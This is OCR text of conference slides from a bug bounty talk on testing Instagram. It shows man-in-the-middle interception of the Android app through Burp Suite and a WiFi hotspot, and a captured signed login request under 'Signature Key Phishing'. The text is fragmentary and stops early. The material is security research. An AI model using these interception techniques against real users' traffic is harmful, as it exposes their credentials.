
ROMA
MMXVI
APPSEC
EUROPE



The Tales of a Bug Bounty Hunter

Arne Swinnen
@ArneSwinnen
https://www.arneswinnen.net

Whoami

- Arne Swinnen from Belgium, 27 years old
- IT Security Consultant since 2012

One packer to rule them all


Cyber Security Challenge Belgium

Agenda

- Introduction
- Setup
  - Man-in-the-Middle
  - Signature Key Phishing
- Vulnerabilities
- Conclusion
- Q&A

INTRODUCTION

Introduction



Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

Timing

- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed ☺


Introduction

- “Facebook for Mobile Pictures”: iOS & Android Apps, Web
- 400+ Million Monthly Active Users in September 2015
- Included in Facebook’s Bug Bounty Program ☺

Introduction

Public account

Private account


https://www.instagram.com/cats_of_instagram/?hl=en

Instagram

Search

Get the app


Log in

cats_of_instagram

FOLLOW

Cats of Instagram It's #TwitterWeek!: Follow us on Twitter & send us (@) your ONE best cat photo for a chance to be featured! __ web: catsofinstagram.com twitter.com/catsofinstagram

4,804 posts **5.3m** followers **7** following


@bruteforceme • Instagra

https://www.instagram.com/bruteforceme/?hl=en

Instagram

Search

Get the app

Log in

bruteforceme

FOLLOW

1 post **0** followers **0** following


This Account is Private

Request to follow bruteforceme to see their photos and videos.

ABOUT US SUPPORT BLOG PRESS API JOBS PRIVACY TERMS LANGUAGE

SETUP

Man-in-the-Middle



https://instagram.com

Search

Instagram

Username

Password Forgot?

Log in

Don't have an account? Get the app to sign up.


Download on the App Store

GET IT ON Google play

ABOUT US SUPPORT BLOG PRESS API JOBS PRIVACY TERMS LANGUAGE

© 2015 INSTAGRAM

Man-in-the-Middle




Don't have an account? Get the app to sign up.

© 2015 INSTAGRAM

Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings


Saving screenshot...

[redacted]

Proxy
Manual


The HTTP proxy is used by the browser but may not be used by the other apps.

Proxy hostname
192.168.0.226

Proxy port
8080


Bypass proxy for
example.com,mycomp.test.com,lo

IP settings
DHCP


11:56

Trusted credentials

PortSwigger
PortSwigger CA



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP

Running	Interface
☑	192.168.0.226:8080

Man-in-the-Middle


- Attempt 1: Android Wifi Proxy Settings (ctd.)



AUGUST 16, 2014
One Packer to Rule Them All: Empirical Identification, Comparison and Circumvention of Current Antivirus Detection Techniques


AUGUST 16, 2014
ProtoLeaks: A Reliable and Protocol-Independent Network Covert Channel

Help make Google Chrome better by automatically sending usage statistics and crash reports to Google!



The password you entered is incorrect. Please try again.

Instagram v6.18.0
25/03/2015




Filter: Hiding script, XML, CSS, general text, image, flash and ge

# ▼	Host	Method	URL
324	https://www.arneswinnen.net	GET	/

Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings (ctd.)



https://www.arneswinnen.net

Arne Swinnen's Security ...

AUGUST 16, 2014

AUG 16

One Packer to Rule Them All: Empirical Identification, Comparison and Circumvention of Current Antivirus Detection Techniques


AUGUST 16, 2014

AUG 16

ProtoLeaks: A Reliable and Protocol-Independent Network Covert Channel

Help make Google Chrome better by automatically sending usage statistics and crash reports to Google!

Allow



Repeater Window Help
xy Spider Scanner Intruder Repeater
ITTP history WebSockets history Options

cript, XML, CSS, general text, image, flash and ge

	Method	URL
/www.arneswinnen.net	GET	/

Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point



12:41

Tethering & portable hots...


USB tethering
Tethered

Portable Wi-Fi hotspot


Set up Wi-Fi hotspot
nviso-cvba WPA2 PSK portable Wi-Fi hotspot

Bluetooth tethering
Not sharing this phone's Internet connection

Personal Android device
USB Tethering ON



Personal Macbook Pro
Internet Sharing via WiFi ON



12:52

Wi-Fi ON

Arne Tester

Arne Tester

Status
Connected

Signal strength
Excellent

Link speed
54Mbps

Security
WPA2 PSK

IP address
192.168.2.13


Cancel | Forget

Secured with WPA/WPA2 (WPS available)

Android Test Device
Connected to Ad-hoc Network

Man-in-the-Middle


- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



AUGUST 16, 2014
One Packer to Rule Them All: Empirical Identification, Comparison and Circumvention of Current Antivirus Detection Techniques


AUGUST 16, 2014
ProtoLeaks: A Reliable and Protocol-Independent Network Covert Channel

Help make Google Chrome better by automatically sending usage statistics and crash reports to Google!



The password you entered is incorrect. Please try again.

Instagram v6.18.0
25/03/2015




Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions

#	Host	Method	URL
712	https://i.instagram.com	POST	/api/v1/accounts/login/
711	https://i.instagram.com	GET	/api/v1/si/fetch_headers/?guid=b...
704	https://www.arneswinnen.net	GET	/

Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)




https://w

Arne

AUG 16 AUG On Al Co Ci Ar Te

1 AUG 16 AUG Pr Pr Ne


Help r autom statist Googl


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options

Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions

# ▼	Host	Method	URL
712	https://i.instagram.com	POST	/api/v1/accounts/login/
711	https://i.instagram.com	GET	/api/v1/si/fetch_headers/?guid=b...
704	https://www.arneswinnen.net	GET	/

Signature Key Phishing



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
927	https://i.instagram.com	POST	/api/v1/accounts/login/	☑	□	400	554	JSON	

```
POST /api/v1/accounts/login/ HTTP/1.1
X-IG-Connection-Type: WIFI
X-IG-Capabilities: HQ==
Content-Length: 367
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: csrftoken=423d22c063a801f468f21d449ed8a103; mid=VkSXsQABAAE0XswH9_NWNYhimepG
Cookie2: $Version=1
Accept-Language: en-US
Accept-Encoding: gzip

signed_body=da65262740c077cf0488ba9185c9c05b6474b500edc7e7ba83871a3b63849919.%7B%22_csrftoken%22%3A%22423d
d%22%3A%22b0644495-5663-4917-b889-156f95b7f610%22%2C%22device_id%22%3A%22android-f86311b4vsa5j7d2%22%2C%22
sig_key_version=4
```

Signature Key Phishing

